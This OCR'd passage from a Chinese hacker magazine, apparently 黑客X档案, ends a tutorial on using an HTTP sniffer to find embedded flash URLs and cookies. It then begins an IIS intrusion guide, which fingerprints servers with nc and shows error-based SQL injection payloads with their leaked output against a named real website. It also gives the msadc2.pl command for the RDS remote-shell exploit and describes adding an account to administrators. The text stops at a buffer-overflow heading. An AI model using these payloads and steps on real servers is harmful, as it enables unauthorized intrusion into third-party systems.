不说废话了，打开IE，输入web地址，这里以http://www.hackerxfiles.net为例，打开网页嗅探器，这里我们使用的是前面提到的EffeTech HTTP Sniffer。

访问过X档案主页的朋友都应该见到过，在页面上方有一个flash，我们的目的就是获取这个flash的地址。

等待IE中web页面全部显示出来后，关掉sniffer，然后查看一下（图60)。

在这里，server的地址已经确定了，就是www.hackerxfiles.net，我们来查看一下后面一栏的url，因为我们要获取的是一个flash地址。因此，在url一栏中查找以“.swf”结尾的地址，在EffeTech HTTP Sniffer中我没有发现有什么过滤功能，因此，我们就一项项来逐条查看，并不难找，很快就会找到这个地址，地址为/top.swf（图61)。




图60

这样一来，大家就应该都不难找到这个flash的地址了，将其添加到http://www.hackerxfiles.net后，即http://www.hackerxfiles.net/top.swf就是我们需要获取的flash地址。




图61

有时，如果站点上有多个flash，会发现很多的类似地址。这样一来，只有逐一尝试以查找正确的地址。方法很简单吧？对于一些在页面中镶嵌入音频或视频的情况，也可以这样做。

另外，EffeTech HTTP Sniffer除了上面说的用法之外，还有一点小小的用处，也许大家都能看到吧，这里就说一下。仔细看一下EffeTech HTTP Sniffer的HTTP Request Header和HTTP Re-

sponse Header 这两栏（图62）。




图62

另外，看一下左边的Cookie一项，这是客户端送出的。不过，对于使用自己电脑的用户来说，即使看到了cookie信息也没什么用吧！

对于使用别人电脑的朋友来说，在一些特殊情况下，获取cookie也许还是有些用的（虽然说在本机上能够查看，但这样来看似乎更直观一些）。关于这点，和本文关系不大，就不详细阐述了。

总之，EffeTech HTTP Sniffer看上去使用很简单，获得的结果内容好象也不是很丰富，但在很多情况下，如果善加使用的话，还是很有用的，大家自己再探索探索吧！

五、结束语

sniffer的这个专题基本上就到此结束了，不知大家看过后，是否对你们有所帮助。本人认为，通过实例讲解会让读者对分析数据的方法有个比较透彻的了解和认识，因此，也就把重点放在了这一部分上。

By the way，发点牢骚吧！在写这次专题的过程中，涉及到了微软网络中的sniff和Linux网络环境中的sniff，发现微软的网络有太多的不规范（这里的不规范是相对国际标准来说的），很多东西都是微软自作主张的东西（哎，没办法，人家有势力嘛），而Linux的网络中则大部分都符合标准，相对于微软的网络来说，分析起来容易多了，当然，前提是你了解TCP/IP。

IIS黑客行

lcx

Internet Information Services（IIS）是微软内建在W2k系统、服务器版下的Web管理器，便于广大用户在Intranet或是Internet上轻松发布网站。微软当初推出w2k系统的本意就是与Unix争夺全世界的服务器市场份额，IIS正是w2k系统的超级武器。IIS在w2k下默认的服务名为w3svc，而全球信息网协会（world wide web consortium）的简称是w3c，如果你用IE保存一个网页，用记事本打开源码，就会在首行看到<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">，这一切也许只是巧合，但微软雄霸pc世界的勃勃野心从中可以管中窥豹。但好笑的是，从Winnt下的IIS3.0到如今Win2003系统下的IIS6.0，微软的IIS一直成为被黑客嘲笑的对象，在Google里搜索“脆弱的IIS安全机制”这样的标题比比皆是。网络黑客工具的泛滥也成就了像我这样的一批快餐黑客，这样的黑客最衷爱的系统就是w2k，在他们机器的某个角落肯定放着装有大量入侵IIS黑软的工具包。本文要讲的正是IIS的经典漏洞回顾、入侵w2k后IIS的利用心得及如何加固你的IIS。

如何判断web服务器是w2k+IIS及其他信息

也许用端口扫描软件来扫描服务器的80端口，从中获得其banner的信息为IIS5.0是个不错的办法。但不如我们用nc登陆到对方的80端口，提交get查看信息来得方便迅捷（图1）。

```
D:\hacker\yichu>nc -vv 192.168.1.3 80
rich [192.168.1.3] 80 (http) open
get
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
```

从返回的结果我们可以很清楚的看到IIS的版本为5.0，那么基本可以断定对方是w2k系统了。

```
D:\hacker\yichu>nc -vv 192.168.1.3 80
rich [192.168.1.3] 80 (http) open
get
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Tue, 02 Mar 2004 01:20:43 GMT
Content-Type: text/html
Content-Length: 87
```

图1

在W2K+IIS的平台上，有没有更进一步得到对方主机信息的方法呢？如果对方的网页采用了mssql+asp结构的话，恰恰脚本没有过滤好，我们便可以获得更详细的资料了，甚至连对方的web物理路径都可以得到。举个小例子：http://www.tfyjl.com/news.asp?serial=3，其中serial没有过滤外部的脏数据，在尾部加入1=1正常显示，加1=2暴露错误信息。只要我们采用mssql的全部变量，便会获得大量的信息。提交：

```
http://www.tfyjl.com/news.asp?serial=3 and 1=(select @@VERSION)
```

返回：

```
[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 'Microsoft SQL Server 2000 - 8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft Corporation Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4) ' 转换为数据类型为 int 的列时发生语法错误。
```

得到了对方为w2k系统，其补丁为sp4，mssql版本为2000。提交：

```
http://www.tfyjl.com/news.asp?serial=3 and 1=(select @@servername)
```

返回：

```
[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 '1ST-DZFLNCHO4AO' 转换为数据类型为 int 的列时发生语法错误。
```

得到了对方的主机名字是"1ST-DZFLNCHO4AO"。

自然，运用mssql全部变量还可以得到其它的一些相关信息，这对于黑客踩点来说是十分有用的。另外。利用xp_regread扩展存储过程和sp_makewebtask Web 助手存储过程还可以得到保存在注册表中Web绝对路径，不过这与本文的写作宗旨相差太远，具体方法你可以去研究一下mssql高级编程。

IIS经典漏洞及利用方法回眸

我在绿盟网站用IIS作关键字可以查循到195个漏洞，在安全焦点查到108个，都占到了该站收集的windows漏洞条数的30%以上。现在随着w2k补丁的不断发布，至如今可以被菜鸟黑客利用的IIS漏洞越来越少，但不可否认，有古董级别漏洞的服务器在Internet上依然大量存在，从本章节我入侵成功后的抓图就可以简单证明。另外，因为多数的IIS漏洞《黑客X档案》杂志以前或多或少涉猎到了，所以本章节我只是对以往的经典漏洞做了个简单回顾，对现在才入门学黑客的菜鸟起一个提纲契领的作用，同时可以算是看了一部经典老片。如果你对本章节的入侵方法有不明之处，我相信google上肯定会存在大量漏洞的相关资料与动画教程，你也可以用我的小段标题作关键字用来在绿盟查循详细漏洞因果。

1.Microsoft Windows NT IIS MDAC RDS远程命令执行漏洞

RDS是Remote Data Services(远程数据服务)的简称，它是Microsoft Data Access componet(MDAC)的一个组件，其中的DataFactory object 可以允许未授权的用户防问一些受限制的文件或执行SHELL命令。该漏洞受影响版本winnt+IIS3.0,利用工具msacd2.pl，可以得到系统最高权限。工具使用及入侵方法为（前提请在本机装有一个Active perl解析器）：

```
perl msadc2.pl -h ip
```

成功的话可以得到cmd/c命令行。这是一个古老的漏洞，我扫描了上千台印尼机器也没有发现此漏洞，无奈之下在网上找了两幅当年的入侵成功截图。图2就是入侵成功后激活了对方主机存在的禁止用户mycom，图3是将mycom用户加入administrators组。




图 2




图 3

2.IIS泄露asp源码漏洞

从IIS3.0至IIS5.0,可以获得asp文件源码的方法很多，具不完全统计共有34种。这样的漏洞不仅可以获得服务器端的asp的源码，服务器上的其它文本文件的源码我们都可以得到。也许你在google上可以找到《IIS多数漏洞的整理》、《IIS的十七条漏洞》等文章，其实不过都是IIS泄露asp源码漏洞的的收集总结。我这儿提供一个delphi编写的傻瓜工具白鸽，用它来查看有漏洞的服务器的asp源码最是方便不过（图4）。




图 4

值得注意的是，前不久cat在灰色发布了一个动画教程，提示在打了sp4补丁的w2k下，依然有用null.htw方法看到了服务器其它文件的源码的可能（相关动画详见光盘）。

3.Microsoft IIS .IDA / .IDQ ISAPI扩展远程缓冲区溢出漏洞




图 5

